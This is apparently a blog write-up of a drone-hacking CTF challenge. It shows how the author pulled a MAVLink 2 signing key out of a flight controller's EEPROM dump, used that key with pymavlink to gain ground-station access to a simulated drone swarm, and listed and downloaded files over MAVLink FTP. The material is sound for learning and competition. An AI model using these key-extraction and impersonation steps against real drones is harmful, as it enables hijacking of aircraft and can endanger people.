
From One Captured Flight Controller into a Whole Drone Swarm | One to Rule Them All | STARPWN 2026
🌐 中文版:繁體中文
This is the challenge with the most complete storyline in STARPWN 2026, I think. Technically it’s not especially brutal. It just stitches a hard-looking puzzle together with a few basic but easily-overlooked protocol features, and the final solution is almost comically simple. That said, I stepped in every pothole along the way.
What the challenge is about
The backstory reads:
Prismantir’s team got hands on an enemy drone last night - the rest of its swarm went dark before anyone else could be brought in. Its flight controller landed on your desk this morning, still warm. One unit is all we get but word is they all share the same secret, so make it count before someone finds out and changes it.
In plain terms: we captured an enemy drone last night, and its whole “swarm” (a group of cooperatively flying drones) went dark and vanished before we could act. The captured drone’s “flight controller” (the drone’s brain, a board with sensors, GPS, and a radio module) is now on your desk, still warm. We have just this one unit, but intel says the whole swarm shares the same secret, so use it to the fullest before they notice and change it.
Three things are given:
| Item | Description |
|---|---|
eeprom.bin (16,384 bytes) |
A raw memory dump of the captured drone’s flight controller: static, offline, won’t change again |
| Web UI | A ground-station web backend showing a group of still-alive, still-flying drones |
MAVLink Telemetry (tcp:host:port) |
A live connection you can talk to the drones with directly |
Before diving in, some background: MAVLink is the most common comms protocol in the drone world, basically the shared language drones and ground stations use to talk. A ground station can ask a drone “how high are you flying, what’s your battery?” and can also command “fly to this coordinate” or “disarm.”
Normally this protocol has no encryption and no authentication, so anyone who can connect can eavesdrop or even impersonate the ground station and issue commands. To prevent this, MAVLink 2 added an optional feature called message signing: the ground station and the drone each hold the same 32-byte key, and before each command is sent, a signature is computed from that key plus an incrementing timestamp and appended to the packet; the receiver recomputes the signature and only executes if it matches.
There’s actually a real-world CVE for this: CVE-2026-1579.
The vulnerability stems from not enabling MAVLink 2.0 message signing, which after all is not enabled by default.
In other words, whoever has that 32-byte key can pretend to be a legitimate ground station and command the entire swarm. And the core of this challenge is that the key is printed in the captured drone’s memory.
First, see what’s in these 16KB
eeprom.bin is exactly 16,384 bytes, which is the standard size the open-source drone firmware ArduPilot uses under simulation (SITL, Software-In-The-Loop) to store data it needs to remember after power loss: flight parameters, mission waypoints, geofence settings, and of course the signing key we’re after.
Checking the StorageManager.cpp definition in the ArduPilot source, this 16KB space is internally carved into several fixed-size, fixed-position regions, like a hard drive split into partitions:

The problem is, going byte by byte through 16 KB in a hex editor is tedious and error-prone. A more efficient approach is to first scan which regions actually contain data by counting the non-zero bytes in each partition. A region that’s all 0x00 is usually empty and can be skipped first; only ones with content need a closer look. I wrote a few lines of Python against the StorageManager layout to tally each region:
1 | $ python3 - <<'PY' |
With this table, “how to judge what’s normal” becomes much more concrete:
StorageParam(flight parameters): plenty of non-zero data, but parsed with ArduPilot’s parameter format (name + value entries), it’s all calibration values and sensor settings, normal parameters in reasonable ranges, with no odd strings or structures smuggled in. Normal.StorageMission(mission waypoints): also has data, but parsed into waypoints it’s a very ordinary circular patrol (take off → loop → repeat), nothing hidden.StorageRally/StorageFence(rally points / geofence): almost all0x00, withStorageFenceleaving just two residual non-zero bytes, a common forensic artifact of embedded storage “not actually wiping the underlying data after deletion,” not deliberately hidden.- The big
unusedmiddle: all zeros, skip it. StorageKeys: this is the one that stands out. Its first 4 bytes ared1 fc 52 38, not noise but a recognizable magic number (next section explains why), which immediately says there’s a fixed structure here.
Zooming into StorageKeys‘s 64 bytes:
1 | $ xxd -s 0x1f80 -l 64 eeprom.bin |
The StorageKeys block at offset 0x1F80 (8064 decimal) is where the MAVLink signing key lives, and the real meat of the challenge.
Decoding the key hit a classic pothole
ArduPilot’s GCS_Signing.cpp defines the C struct used to store the key:
1 |
|
There’s an easy trap here: this struct is not PACKED. In C/C++, without explicit tight packing, the compiler inserts padding between fields for CPU efficiency, aligning each field to a multiple of its own size. Here: magic takes 4 bytes (offset 0–3), and the next field timestamp is an 8-byte type, so the compiler requires it to start at a multiple of 8. But we’re only at offset 4, so the compiler inserts 4 bytes of 0x00 padding to make timestamp actually start at offset 8.
If you miss this padding and decode directly with struct.unpack_from('<IQ', data, offset) (meaning a 4-byte int + an 8-byte long with no gap), every subsequent field reads 4 bytes of garbage too far. The nastiest part of this bug is that it doesn’t error out. It quietly hands you something that looks like a key but is completely wrong. So the only reliable check is to compare the magic number after parsing: if it matches, your offset is right.
The actual parsing code:
1 | import struct |
The actual output:
1 | magic = 0x3852fcd1 |
The key is the first line’s magic. Compared against the definition copied from GCS_Signing.cpp:
1 |
The decoded magic = 0x3852fcd1 matches the hardcoded SIGNING_KEY_MAGIC byte for byte. That confirms two things at once: offset 0x1F80 is right (it really points to the start of the SigningKey struct), and the 4 padding bytes were skipped correctly (otherwise every field after magic would be misaligned and magic itself wouldn’t match). Since this “checksum” passes, the 32-byte key read afterward can be trusted:
1 | d4ee003d187614d9ffa24d20f58b448551c2cdc1e54cf42fc00bb86182249126 |
Here’s the actual hex dump, with each field boxed in colour:

- The red 4 bytes are the magic (little-endian, so the file order is reversed:
d1 fc 52 38) - Grey is the 4 bytes of padding
- Blue is the 8-byte timestamp; the green 32 bytes are the actual key to use
Use the key to connect to the live drone swarm
With the key in hand, the next step is to verify that “they all share the same secret” is literal: can this key dug out of an offline EEPROM authenticate directly against the still-flying drones online?
Python’s most-used MAVLink library, pymavlink, has built-in message-signing support:
1 | from pymavlink import mavutil |
The actual run: successfully received 1,397 parameters, meaning this key is the same one the airborne swarm uses, and signature authentication fully passed. The same key tested against the other 4 drones in the swarm was valid for all of them.
At this point I had full ground-station-level access, able to read any drone’s full parameter table, mission list, and even issue flight commands.
Stuck for a long time: a pile of reasonable-looking guesses that were all dead ends
After getting full control, I spent a lot of time guessing. Potholes I stepped in:

- Comparing the 5 drones’ parameter differences for hidden messages
- Plotting the flight paths to see if they looked like text
- Checking the map webpage’s CSS filters
- Listening to WebSocket packets, grabbing dataflash logs…
All dead ends, clean with zero clues. I even seriously considered a Lord of the Rings angle (the challenge is called One to Rule Them All, after all), and tested “verbs” like changing flight mode, triggering Return-to-Launch, and force-disarming, all of which just produced standard ArduPilot system messages, nothing.
The real breakthrough was going back to a feature I’d been using but not to its full extent: MAVLink FTP.
The key turn: list the whole filesystem
Besides reading sensor values and issuing flight commands, MAVLink also defines a whole file-transfer protocol (via the FILE_TRANSFER_PROTOCOL message type), letting the ground station browse, upload, and download files in the flight controller’s internal virtual filesystem, like operating a USB drive.
This protocol has an OP_ListDirectory op code whose function is a genuine directory listing, equivalent to running ls in a terminal.
My biggest early blind spot: because I’d read the ArduPilot docs and knew a few common filenames (like @SYS/storage.bin, crash_dump.bin), I kept looking by “guess a filename → open it directly” and never actually ran a full recursive listing of the root. That’s basically shooting in the dark, since you can’t find a file you don’t know exists.
pymavlink has a fully-featured FTP client class MAVFTP, usable directly on the already-signed connection:
1 | from pymavlink.mavftp import MAVFTP |
The full filesystem that came back:
1 | / |
Apart from DCIM/flag.jpg, every file and folder is exactly what a fresh ArduPilot SITL install already has. The name DCIM (Digital Camera IMages) is itself perfectly plausible (it feels like photos, and it’s on my phone’s memory card too), and it echoes the camera-control commands I’d seen earlier in the mission list. So it’s hidden under a normal-looking, non-suspicious path, not a dead-giveaway name like flag.txt.
Download the file, see the flag
Grab it with the same MAVFTP object:
1 | for attempt in range(5): |
The first attempt gave BurstReadFile failed, generic error, and the second successfully pulled down the full 40,536 bytes, confirmed a valid JPEG.
Opening it:

An aerial night shot of a brightly-lit stadium in the rain, with a message projected in glowing text on the roof. Zooming in on the rooftop text:

“machines never pledged to be allegiant”
This is the real Allegiant Stadium in Las Vegas (home of the NFL’s Las Vegas Raiders). The line itself is a pun: “allegiant” is both the stadium’s name and the English word meaning “loyal, faithful.”
It perfectly echoes the challenge’s core scenario: a captured machine that was never truly loyal to anyone, and the shared-key mechanism made it trivial to turn. The assembled flag:
1 | starpwn{machines_never_pledged_to_be_allegiant} |
Postscript: an early clue I didn’t understand at the time

Before finding flag.jpg, a side clue had already hinted vaguely at Allegiant Stadium, but I just couldn’t connect it to the answer at the time. Reading each swarm drone’s takeoff/landing coordinates via MAVLink and plotting them on a real satellite map, several drones’ coordinates landed precisely in the centre of the same building:

The oval building circled in red is Allegiant Stadium, its position relative to the highway interchange matching exactly. I took it for coincidence at the time and didn’t dig in; in hindsight it was the puzzle’s planted foreshadowing. The answer was set at this stadium all along, it just needed the FTP find of flag.jpg to actually read out the riddle.
Takeaways
- MAVLink FTP’s
ListDirectoryis a genuine directory-listing feature, so don’t treat it as just a “grab known files” tool. A full recursive listing of root takes only seconds and leaves nothing non-standard hidden, with no guessing needed. - A plausible-sounding path name gets a pass more easily than an obviously suspicious filename. When inspecting a system, don’t rely only on the “that name looks weird” instinct; do the carpet-bomb listing anyway.
- When parsing C binary structures, always check for the
PACKEDattribute first. Without it, the compiler inserts padding to align fields, and a seamless format string silently misreads every subsequent field. To check whether parsing is right, verify any known fixed constant in the structure. If it matches, the offset is right. - When many reasonable-looking clues all turn up clean and empty, it’s usually a signal: go back and check whether there’s a basic protocol feature you never actually used to the fullest, rather than inventing ever more complex hypotheses from the data you already have. This challenge’s final solution was, from start to finish, just the two most basic MAVLink features, message signing and file listing, with no fancy tricks.



If you find my articles helpful, please support Kevin!
 Use boba to safe Kevin!
